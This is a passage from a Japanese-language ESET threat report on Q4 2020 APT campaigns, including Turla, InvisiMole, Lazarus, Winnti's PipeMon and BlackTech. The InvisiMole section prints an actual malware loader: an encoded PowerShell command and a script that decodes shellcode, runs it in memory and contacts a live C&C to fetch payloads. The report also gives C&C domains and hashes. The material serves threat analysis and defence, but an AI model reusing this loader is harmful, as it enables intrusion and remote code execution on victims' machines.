Crutch ツールセットは、機密文書を盗み出し、Turla のオペレーターが管理する Dropbox アカウントに保存するように設計されていました。分析中に確認できたコマンドから、このサイバー犯罪者は、偵察、スパイ活動、ネットワークの水平移動を主に実行していました。運営者が Dropbox に ZIP ファイルをアップロードした時間帯から、この攻撃者は UTC + 3 時間のタイムゾーンで活動している可能性が高いと言えます。

Crutch は、最初に使用されるバックドアではなく、Skipper のような機能を使用するか、PowerShell Empire を使用する方法で、すでにセキュリティが侵害されたネットワークに展開されていました。後者の場合、悪意のあるソフトウェアは別の機能を経由して、あるいはスピアフィッシングによってマシンに展開された可能性があります。

攻撃が洗練されていることと、高度で精緻な技術が使用されていることから、Turla は大規模で多様な攻撃ツールを運用できる大規模なリソースがあると考えられます。

WeLiveSecurity のブログ記事 [7]

サプライチェーン攻撃

StealthyTrident 作戦：攻撃を受ける企業の正規のソフトウェア

ESET の研究者は、モンゴルで普及しているビジネス向けソフトウェアに含まれているチャットソフト「Able Desktop」が、HyperBro バックドア、RAT である Korplug と Tmanger の配信に使用されていたことを発見しました。また、ShadowPad のバックドアとの関連性も明らかになっています。ESET は、三叉槍のようなサイドローディング手法を広範囲に使用していることから、これらの攻撃を StealthyTrident 作戦と命名しました。

ペイロードは、トロイの木馬が仕込まれたインストーラとおそらくセキュリティ侵害されているアップデートシステムから配信されています。ESET のテレメトリによると、トロイの木馬が仕込まれたインストーラは少なくとも 2018 年から使用されており、このアップデートシステムは少なくとも 2020 年 6 月からセキュリティが侵害されていました。

いくつかの異なるグループが介在しているようにも見えることから、この作戦の帰属を判断することは困難です。HyperBro は LuckyMouse グループがよく使うバックドアで、Tmanger は TA428 グループに帰属しています。さらに、Tmanger がこの一連の攻撃において ShadowPad の C&C サーバーの 1 つを使用したことが確認されています。ShadowPad は、少なくとも 5 つの異なるサイバー犯罪グループによって使用されています。悪意のあるツールの一部がグループ間で共有されている可能性や、LuckyMouse と TA428 が協力している、あるいはこれらのグループが同一である可能性もあります。

ESET は、検出した情報を Able Desktop の作成元である Able Soft 社に報告しています。ESET が問題を通知してからは、トロイの木馬が仕込まれたインストーラと Able Desktop のアップデートシステムは悪用されていないと同社は述べています。

WeLiveSecurity のブログ記事 [8]

SignSight 作戦：東南アジアの認証局に対するサプライチェーン攻撃

ESET の研究者が、ベトナム政府認証局（VGCA）の Web サイトを標的とするサプライチェーン攻撃を発見しました。このサイバー犯罪者は、Web サイトから利用可能な 2 つのダウンロードファイルにバックドアを追加していました。SignSight 作成では、PhantomNet または Smanager として知られるマルウェアが利用されています。

ベトナムでは電子署名が非常に多く利用されており、VGCA は認定された証明書プロバイダーの 1 つです。このため、VGCA の Web サイト上で利用可能なファイルは、信頼性が高いと考えられており、APT グループにとって価値のある標的になっています。

このサプライチェーン攻撃で使用されているバックドアの PhantomNet は、コンピュータ名、ホスト名、ユーザー名、OS バージョン、ユーザーの権限、パブリック IP アドレスなど、攻撃の標的ユーザーの基本情報を収集できます。また、複雑なプラグインを追加で受け取る場合もありますが、これはこのサイバー犯罪者にとって特に価値の高いマシンに限定されているようです。

ESET は、2020 年 12 月上旬に攻撃を発見しましたが、VGCA の Web サイトが悪意のあるコンテンツの配信を停止したのは 2020 年 8 月だと思われます。この問題を検出した後に、ESET は VGCA に通知したところ、VGCA はすでに状況を把握しており、影響を受けたユーザーに連絡を行っていました。

WeLiveSecurity のブログ記事 [9]

InvisiMole グループ ESET 脅威レポート独占情報

InvisiMole グループは、少なくとも 2013 年から活動しており、東欧の政府機関や外交使節団に対する高度な標的型のサイバースパイ攻撃を実施していることが知られています。

InvsiMole のツールは開発が継続されており、検出を回避するためのアップデートが行われています。

2020 年 6 月、ESET の研究者は、InvisiMole が最近実施していたスパイ活動について報告した*ホワイトペーパー* [10] を公表し、このグループの TTP や Gamaredon グループとの協力関係について明らかにしました。2020 年下半期も監視を続けたところ、この期間中も InvisiMole グループは活発に活動しており、アルメニア、ベラルーシ、ギリシャ、ロシア、ウクライナの新たな標的を攻撃しています。InvisiMole は、新しいバージョンの TCP と DNS ダウンローダーを使用しています。これらは過去には使われていなかった PowerShell スクリプトであり、検出を回避しようとしています。

2020 年第 2 四半期のホワイトペーパーで説明したように、InvisiMole の TCP ダウンローダーは、セキュリティの侵害に成功した後に最初に配備されるツールであり、別のコンポーネントを追加でダウンロードするために使用されます。TCP ダウンローダーのバイナリラージオブジェクト（Blob）は、通常、トロイの木馬の実行ファイルに埋め込まれており、セキュリティを侵害した組織から窃取した無害なファイルを使用して細工されています。InvisiMole は、2020 年の後半にもこの手法を使用しています。ESET は、InvisiMole の TCP ダウンローダーが*仕込まれた* 6 つの新しい PDF 文書とソフトウェアインストーラを検出しています [11]。

さらに、TCP ダウンローダーの Blob の別の実行方法も発見しました。このシナリオでは、攻撃者は「execute.bat」という名前のスクリプトをドロップし、引数として渡された base64 でエンコードされたスクリプトを使用して、PowerShell を実行します。

```
powershell  -enc
JABoAHMAdAByAD0AQAAiAA0ACgBiADcAYgAyADAAMAA1ADUANAA4ADgAOQB1ADUANAA4ADgAZABhADQAMgA0ADAAMAA4ADAAZgBkAGYAZgBmAGYANAA4ADgAOQA5AGQAYgA4ADQAMQAwADIANgAwADQA
ZABmADgAZQA4AGQANwAwADAAMAAwADAAMAA0AGMAMAAwADYAZgA2ADEANgA0ADQAYwA2ADkANgAyADcAMgA2ADEAMAAwADcAMgA3ADkANAAxADAAMAA0ADMANwAyADYANQA2ADEAMQAwADcANAA2ADUA
NQA0ADYAOAAwADAAMQA4ADYANAAwADAANAA3ADAAMAA2ADUANwA0ADQAMwA2AGYANgBkADcAMAA3ADUANwA0ADAAMAA2ADUANwAyADQAZQA2ADEANgBkADYANQA1ADcAMAAwADAAMAA1ADYANgA5ADcA
MgA3ADQANwA1ADYAMQA2AGMANAAxADAAMAA2AGMANgBjADYAZgA2ADMAMAAwADAAMAA3ADcANwAzADAAMAAzADIANQBmADMAMwAzADIAMgB1ADYANAA2AGMANgBjADgAMAAwADAANQA3ADUAMwA0ADEA
NQAzADcANAA2ADEAMAAwADMAOAAwADIANwAwADAAMgAxADQANgBmADYAMwA2AGIANgA1ADcANAA0ADEAMAAwADAAMAA2ADMANgBmADYAZQA2AGUANgA1ADYAMwA3ADQAMAAwADAAMAA3ADIANgA1ADYA
MwA3ADYAMAAwADcAMwA2ADUAMAAwADYAZQA2ADQAMAAwADYAMwA2AGMANgBmADcAMwA2ADUAMQA2ADcAMwAwADIAMQB1ADAAMAAxADAANwA0ADAAMQAwADkANgBmADcAMAA3ADQAMAAxADAAMQA4ADUA
MAAyADAAMAAwADEAYgBiADUAMgBjAGEAYQBjADAANgA4ADYAMAAxADAAYgAwADEAMAAzADcANAA2ADUANwAzADcANAA2ADUANwA4ADQAMwA1ADAANQAwAGYAMgA5ADAANwANAAoAMABiADAA
MAAyAGMAOABmADAAMAA0ADUAZAA4ADYANgA4ADEAZQAxADAAMABmADAANAA4ADAAMAA4ADEAZQA5ADAAMAAxADAAMAAwADAAMAA4ADEAMwA5ADAAMAA0AGQANQBhADkAMAAwADAANwA1AGYAMQA0AGgA
OAA5ADgAMAA0AGQAZQAwADQAOAA4AGQAOAA1ADcAMABmAGYAMAAxADgANAAwADAANAA1AGQAMAB1AGIANABlADYANgA2ADYANgA2ADkAMAAwADgAOQAwADQAOAA4AGIAOAAxADEANgAzADgAMAAwADAA
MAA3ADUAMAAwADEANQA0ADgAOAAzADQANQBkADgAMAAyADQAOAA4AGIAMQAwADQAZABkADgAZgBmADkANQAwADQAMQAyAGUAMAB1AGIAMgA0ADQAMQA4ADEAMABmADgAMAAzADgAMAAwADcANQAxAGIA
MAAxADAANAA0ADgAMAA4ADgAZAA1ADAAMAAxADAAMAAxADAAZQAwAGYAZgA1ADUAZgA4ADgAMAA0ADgAOABiADUANQBkADAANAA4ADgAOQAwADIAOAAwADEAOQA4AGMAZAAwADAAOAAwADEAMQBjADgA
MAAwAGIANAA1AGQAOAA4ADMAMAAwADEANAAyADAAYQB1ADQAOAA4AGQAOQA1AGQAOAA4ADAAYgAyAGIAOQAwADEAMAAwADAAMAAwAGYAZgA1ADUAOQAwAGMANwA0ADQANQA0ADIANAAyADgA
OAAwADAANAAwADAAOAAwADAAMwAyADAAOAAxADYANAA0ADkAYQA2AGIAOQA4ADEAMAAyADgAMQAwADEANAAxAGIAOAA4ADEAMAAyADkAMAAyADAAMAAwADUAZgBmADUA
NQA5ADgANAA4ADYAMwBhADAAYwAwADQAOAA4ADkANAA1AGMAOAA4ADQAMwA1ADAANAA4ADAAMwA1ADEAOABjADgANAAxAGIAOAA4ADAADQAKADYAMQAwADAAMgA0AGEAMAA4ADUAYwAwADAAOAAwAGYA
OAA1ADcANAAwADAAMQA2AGMANwA0ADUAZgAwADQAMAAxADQAOQBjADAAMAA4ADIAMgA3ADAANAA4ADAAMQBhADQAYwA4AGQANABkADgAYQBmADAAOAAzADEAMwAwADYAMAAwADEANABiAGEAZgBmAGYA
ZgA4ADEAMwBhADAAYQBjADAAMAAxADQAOQAxADQAMAAzADIAMwA0ADgAMABjADQAOAA4AGQAYQAwADUANQBmADAAZgBmADUANQA4ADAAOAAwADIAYwBkADgANAAyADAAYQA1ADEANAAyADIAMAA0ADEA
```

Base64 でエンコードされた PowerShell スクリプト (一部のみ掲載)

このスクリプトには TCP ダウンローダーのシェルコードが埋め込まれています。これは LZ 圧縮された後に、16 進数の文字列にエンコードされています。PowerShell スクリプトが実行されると、シェルコードはデコードおよび解凍され、新しいスレッドにロードされます。次に InvisiMole の C&C サーバー（82.202.172[.]134:443）に接続し、追加のペイロードコードを取得します。

```
$hstr=@"
b7b2005554889e5488da4240080fdffff48899db84102604df8e8d70000004c006f61644c6962726100727941004372656110746554668001864004
7006574436f6d7075740065724e616d6557000056697274756 16c41006c6c6f6300007773003253415374610038027002
146f636b6574410000636f6e6e6563740000726563760073650 06e6400636c6f73651673021e00107401096f70740101850200001bb52caac06860
10b01037465737454584350500 50f2907
0b002c8f0045d86681e100f0480081e900100008139004d5a900075f14889804de0488d8570ff01840045d0eb4e666666900890488b811638000
0750015488345d802488b104dd8ff950412e0eb2441810f803800751b010448088d50010010e0ff55f880488b55d048890280198cd008011c800b
45d883001420ae488d95d880b2b90100010000ff5590c7445424288004008003208164 49a6b98102810141b88102ba010e04b9020005ff5598486
3a0c0488945c8843504803518c841b880
610024a085c0080f85740016c745f040149c00822704801a4c8d4d8af08313060014bafff f813a0ac00149140323480c488da055f0ff5580802cd
8420a51422041b840c21cb0c02bc0a141858b4dc84144060d420602a8412383f80d0f85fdc9c0038b95410941b9410d402e7030000048420b8006
402788704889 85d040110027010466309048635580 25c204488d161481554617000003bff55a8008945e8837de8ff7480068b45e80145f0c202080
b8b8541193b45f07f22be812aff55b846
040f85027680168b45f0678d4010ffc745e8c1193b45e8007c31836de8019083110011488b95c1208b4de8408a0c0a8a95ccc0233018ca4c8b022
10005418814820 8000c7fd4488b9dc109618047f8488943405904854 3100c488b8d42066353450248c30d488d0410ffd083400c42ce8d65005dc3
011e01c600
"@
$Q=864,1402,'Win32Lib','kernel32','crypt32','ntdll'
$D=New-Object System.Reflection.AssemblyName($Q[2])
$T=[AppDomain]::CurrentDomain.DefineDynamicAssembly($D,[Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule($Q[2],$False).DefineType('Ap32','Public,Class')
$Fr=[Reflection.FieldInfo[]]@()
foreach($G in 'EntryPoint','CallingConvention'){$Fr+= [Runtime.InteropServices.DllImportAttribute].GetField($G)}
$p=[IntPtr]
$s=[String]
$i=[int]
$As=@($p,$i,$i,$i),@($p,$i,$p,$p,$i,$p),@($p,$i),@($s),@($p,$s),@($s,$i,$i,$p,$s,$p,$p),@($i,$p,$i,$p,$i,$s)
$N='VirtualAlloc','CreateThread','WaitForSingleObject','LoadLibraryA','GetProcAddress','CryptStringToBinaryA',
'RtlDecompressBuffer'
$M=3,3,3,3,3,4,5
for($i=0; $i -le ($N.length-1); $i++){
$PIn=$T.DefineMethod($N[$i],[Reflection.MethodAttributes]'Public,Static',$p,[Type[]]$As[$i])
$Fl=[Object[]]@($N[$i],[Runtime.InteropServices.CallingConvention]::Winapi)
$At=New-Object Reflection.Emit.CustomAttributeBuilder([Runtime.InteropServices.DllImportAttribute].GetConstructor(@
([String])),@($Q[$M[$i]]),$Fr,$Fl)
$PIn.SetCustomAttribute($At)}
$A=$T.CreateType()
$m1=$A::VirtualAlloc(0,$Q[1],12288,64)
$m2=$A::VirtualAlloc(0,$Q[0],12288,64)
$z='AAA'
$A::CryptStringToBinaryA($hstr,0,8,$m1,$z,0,0)
$A::RtlDecompressBuffer(2,$m2,$Q[0],$m1,$Q[1],$z)
$A::WaitForSingleObject($A::CreateThread(0,0,$m2,$A::GetProcAddress($A::LoadLibraryA($Q[3]),$N[4]),0,0),-1)
```

ハードコード化された InvisiMole TCP ダウンローダーをロードする PowerShell スクリプト

ESET のテレメトリによると、ダウンロードされたペイロードは、InvisiMole が旗艦として利用している*Wdigest 実行チェーン*のインストーラです [12]。このチェーンは、セキュリティが侵害された Windows 10 ホストに展開されているにもかかわらず、悪意のあるペイロードを InvisiMole Blob の形式でロードするために、正規の Windows XP バイナリの文書化されていない関数や脆弱性を悪用します。

2020 年第 4 四半期、InvisiMole グループは、3 つの新しい C&C サーバー（the-haba[.]com、2ld[.]xyz、および ro2[.]host）を使用して、同じペイロード（RC2CL バックドアと DNS ダウンローダー）を使用し続けていました。しかし、ESET が 2020 年第 2 四半期のホワイトペーパーでこの情報を公開した後、攻撃者は InvisiMole のマジックヘッダ 64DA11CE と 86DA11CE を InvisiMole の Blob に使用するのを停止したと考えられます。これは、恐らく、更新したツールが検出されないようにするための措置です。

セキュリティ侵害の痕跡（IoC） [13]

Lazarus グループ：Operation In(ter)ception: イン (ター) セプション作戦

ESET 脅威レポート独占情報

イン (ター) セプション作戦は、Lazarus グループに帰属する一連の攻撃を ESET が命名したものです。これらの攻撃は、少なくとも 2019 年 9 月以降、航空宇宙、軍事防衛関連企業を標的にして続いています。この作戦は、LinkedIn の情報を悪用したスピアフィッシング攻撃を行い、検出を回避する効果的なトリックを採用していることが特徴です。この攻撃の主な目的は、企業のスパイ活動と考えられています。

今も継続しているイン (ター) セプション作戦

ESET はこの攻撃を 1 年以上監視していますが、今も継続していることが確認されています。この作戦の追跡を開始して以来、ESET は、10 数回の攻撃試行を検出しています。2020 年の第 4 四半期には、新しい技術情報を取得入手でき、これらの攻撃が当初から疑われていたように、Lazarus グループに帰属することが確認されました。攻撃の標的組織とその組織の従業員との接触を開始する手段はほとんど変わっていませんが、このグループの活動の一部を詳細に確認したところ、攻撃の手法を常に調整していることが分かりました。

ESET の調査結果から、これらのサイバー犯罪者は、正規のソフトウェア、コードサイニング、その他のさまざまな偽装方法を駆使し、セキュリティを侵害したマシンで自身の存在を隠ぺいすることに非常に重点を置いていることが明らかになりました。

ESET が最初に特定した変化は、マルウェア実行チェーンの開始部分にあります。攻撃の足掛かりを最初に確保し、標的となるコンピュータに常駐するために、攻撃者はこれまでは WMI コマンドラインユーティリティ（「wmic.exe」）を介して定期的に実行されるように設定されたリモート XSL スクリプトを使用していました。最近の攻撃では、Windows Script Host（「wscript.exe」）を使用して定期的に実行するようにスケジュールされた VBS スクリプトに切り替えていることが確認されました。

この VBS スクリプトは、Windows インストーラーユーティリティ（「msiexec.exe」）の実行プロキシとして機能する Windows プログラム互換性アシスタントユーティリティ（「pcalua.exe」）を起動します。「msiexec.exe」は URL をパラメータとして使用して起動されます。この方法では、リモートでホストされるコンテンツをいつでも変更できるため、攻撃者はその時のニーズに合った悪意のあるツールを配信できます。

また、データの抽出方法も変化していることを ESET は発見しました。初期の攻撃では、Lazarus グループはオープンソースの Dropbox クライアントである ***dbxcli*** [14] のカスタムビルドを使用していました。それ以降は、データを窃取するために特別に構築した新しいツールに切り替えました。攻撃者はまず、価値があるファイルを別のフォルダにコピーします。そして、新しいデータ抽出ツールは、HTTP POST リクエストを使用して、指定された URL にそのデータをアップロードします。その後、攻撃を察知されないように、コピーした別のフォルダにあるファイルを削除します。

この攻撃のいくつかの運営面についても、いくつか新しい発見がありました。たとえば、偵察するために、攻撃者が ***AdFind*** [15] を使用していることがわかりました。AdFind は、コマンドラインから Active Directory をクエリする正規のソフトウェアの一部です。

これまでと同様に、このサイバー犯罪者は、検出を回避するために、その活動を正規のものに見せかけようとしています。一般的なプログラムや製品のように見えるように、使用するファイルやスケジュールされたタスク、フォルダに名前を付けます。このグループの攻撃の監視を開始してから、Dell、Intel、OneDrive が、このグループが偽装に最も多く使用している名前のトップ 3 であることが分かりました。

初期の調査結果では、この攻撃で使用されているツールの一部がデジタル署名されていることを報告しましたが、これがユーザーを信頼させるために一役買っています。ESET が調査結果を発表したときに、この目的に使用されていた証明書を 1 つ特定しましたが、それ以降、さらに 2 つの証明書が特定されました。これらの 3 つ証明書はすべて、Sectigo（旧 Comodo CA）が発行していました。ESET の要請により、これらの証明書は全て失効しています。興味深いことですが、これらの一連の攻撃で使用されている証明書は、この 3 つしか観察されていません。

ESET は、Lazarus グループの活動を継続的に監視していますが、イン (ター) セプション作戦はまだ進行中であり、時間とともに微妙に進化していることが確認されています。この攻撃の今後の展開についてはまた報告する予定です。

セキュリティ侵害の痕跡（IoC） [13]

Winnti Group グループ ESET 脅威レポート独占情報

Winnti Group は、少なくとも 2012 年から活動しています。ビデオゲームやソフトウェア業界を標的とした大規模なサプライチェーン攻撃を主導しており、トロイの木馬を仕込んだソフトウェア（CCleaner、ASUS LiveUpdate、いくつものビデオゲーム）を配信し、犠牲者をさらに増やすべく活動しています。また、医療や教育の分野なども標的としていることでも知られています。

Winnti Group：アップデートされた PipeMon

Winnti Group が韓国や台湾のビデオゲーム業界に対して使用していた「PipeMon」と呼ばれる新しいモジュラー型バックドアを ESET は 2020 年 5 月に*報告しました* [16]。

昨年 11 月、韓国のゲーム会社数社に対して、新たな PipeMon の検体が使用されていることが確認されました。PipeMon のドロッパーを命名するために使用されたフォーマットは、1.3.2.0_<TIMESTAMP>.exe でした。

これらのドロッパーは従来の PipeMon のドロッパーに似ていますが、開発者は実行の保護機能（ガードレール）を追加しています。これは、ドロッパーが指定された 3 日間以外で実行されると、PipeMon を

ドロップして常駐化する処理が失敗します。これは、自動化されたシステムによって悪意のある動作が検出されるのを回避しようとしている可能性があります。最新の PipeMon のドロッパーが実際にドロップして常駐しようとする時間帯を以下の表に示します。

Dropper SHA-1	Filename	Lower bound timestamp	Higher bound timestamp
5D15492DE0C2EB5E389F0D98255378DCC60499E5	1.3.2.0_20201107223915.exe	2020-11-07 14:00:00	2020-11-10 14:00:00
D65889D6101F33D8A119C35967AA645614A9D008	1.3.2.0_20201029171157.exe	2020-10-29 09:00:00	2020-11-01 09:00:00
F334BFB629CDBDB6E493FC8FE398F31D877A3EA1	20201026114749.exe	2020-10-26 03:00:00	2020-11-29 03:00:00


下限のタイムスタンプの日付は、ドロッパーのファイル名のタイムスタンプの日付の一部と一致しています。さらに、これらのアップデートされた PipeMon のドロッパーは、逆アセンブル防止の手法を用いて難読化されています。


過去の PipeMon バージョンのように、ローダモジュールは、*印刷プロセッサ*としてシステムに登録されています [17]。このローダーには、モジュールが格納されているレジストリ値の名前（HKLM\SOFTWARE\MicrosoftPrint ComponentsSpooler-PPC にある）、キャンペーン ID、プライマリおよびセカンダリ（先頭に # が付けられています）C&C アドレス、およびセカンダリ C&C アドレスのためのアクティベーションタイムスタンプを含む XOR でエンコードされた構成が含まれます。ESET が確認した最新の PipeMon 亜種をデコードした構成を以下に示します。


Loader SHA-1	Registry key	Campaign ID	C&C addresses	Activation timestamp
0E2F32F9CC409027E054BA05BAA955808EBDEBA4	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1108	update.npicgames.com #n1.nplayon.com	Sat 28 August 2021 00:00:00 UTC
8E9AA020884030BDFD5B683E99CF1E3F0E97DFF2	{38C8D238Q-923C-D782-9B8J-829263CD85C9}	1029	update.npicgames.com #n1.nplayon.com	Sat 28 August 2021 00:00:00 UTC
2FB8007D8D4B3D2FD5EF5619E20053F0D1973A4B	{94E5H6D48A-P895-85E1-54DD-080636B11A03}	PAPA	nt.nplayon.com #n1.nplayon.com	Thu 28 January 2021 00:00:00 UTC


以前の PipeMon の亜種とは異なり、キャンペーン ID は標的の企業の国と一致しなくなっています。

これらの PipeMon の亜種は、韓国のゲーム開発会社と出版会社である Valofe 社と MoveGames 社から盗まれたコードサイニング証明書で署名されています。ESET は、これらの証明書を発行した認証局に通知したところ、すでに証明書は失効されていました。









セキュリティが侵害された1台のマシンでは、攻撃者は認証情報を大量に窃取する AceHash（Winnti Group が頻繁に使用しているツール）と ***gsecdump*** [18]（別の認証情報ダンプツール）を使用していました。今回のキャンペーンで攻撃されたゲーム会社の中には、過去に Winnti Group の攻撃を受けているものがありました。

セキュリティ侵害の痕跡（IoC） [13]

Plead マルウェア ESET 脅威レポート独占情報

Plead マルウェアは、BlackTech グループの標的型攻撃で使用されているバックドアです。このグループは主にアジア、特に台湾を中心にサイバースパイ活動を行っています。

BlackTech は、テクノロジー企業からデジタルコードで署名がされた正規の証明書を盗み出し、そのバックドアに署名して検出を妨害していることが知られています。たとえば、2018 年 [19] に ESET は、D-Link の証明書が Plead の検体に署名するために悪用されていたことを報告しました。


2019 年 [20] には、Plead が、セキュリティが侵害されたルーターや、正規の ASUS WebStorage ソフトウェアに対する中間者攻撃を介して配信されたことも報告しました。

新しい Plead マルウェアの活動

ESET のリサーチャーは、2020 年第 4 四半期に中国と台湾で BlackTech グループによる新たな活動を特定しました。攻撃者は、GMDS COMERCIO, IMPORTACAO E REPRESENTACAO EIRELI に属するコードサイニング証明書でデジタル署名された Plead マルウェアを使用していました。ESET は、DigiCert CA に問題の証明書を報告しています。


この証明書で署名された Plead の検体は難読化されており、外部ファイルから別の Plead コンポーネントをロードするために使用されていました。

セキュリティ侵害の痕跡（IoC） [13]




脅威情報：統計と傾向

ESET のテレメトリ（監視チームデータ）から見る
2020 年第 4 四半期と 2020 年の脅威状況



